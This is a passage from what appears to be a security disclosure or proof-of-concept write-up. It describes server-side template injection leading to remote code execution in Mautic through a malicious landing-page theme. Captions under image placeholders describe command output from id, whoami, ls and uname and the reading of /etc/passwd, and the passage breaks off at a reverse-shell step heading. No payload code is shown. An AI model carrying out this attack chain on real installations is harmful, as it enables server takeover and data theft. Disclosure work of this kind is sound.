
Step 2: Create landing page and select malicious theme:

New Page creation through theme selector is showing below.


/s/pages) created by both "Attacker attacker" and "admin admin" users.
Step 3 - Preview landing page (RCE triggered)


RCE output rendered on page preview (/page/preview/11) - id returns uid=33(www-data), whoami returns www-data, hostname shows container ID, ls -la lists Mautic webroot:

Full enumeration output via /enumeration endpoint - id, whoami, hostname, ls -la directory listing showing Mautic application files, uname -a revealing Linux kernel version:

cat /etc/passwd output all system users exfiltrated via SSTI, showing root, www-data, and service accounts:
Step 4 - Reverse shell from admin account:
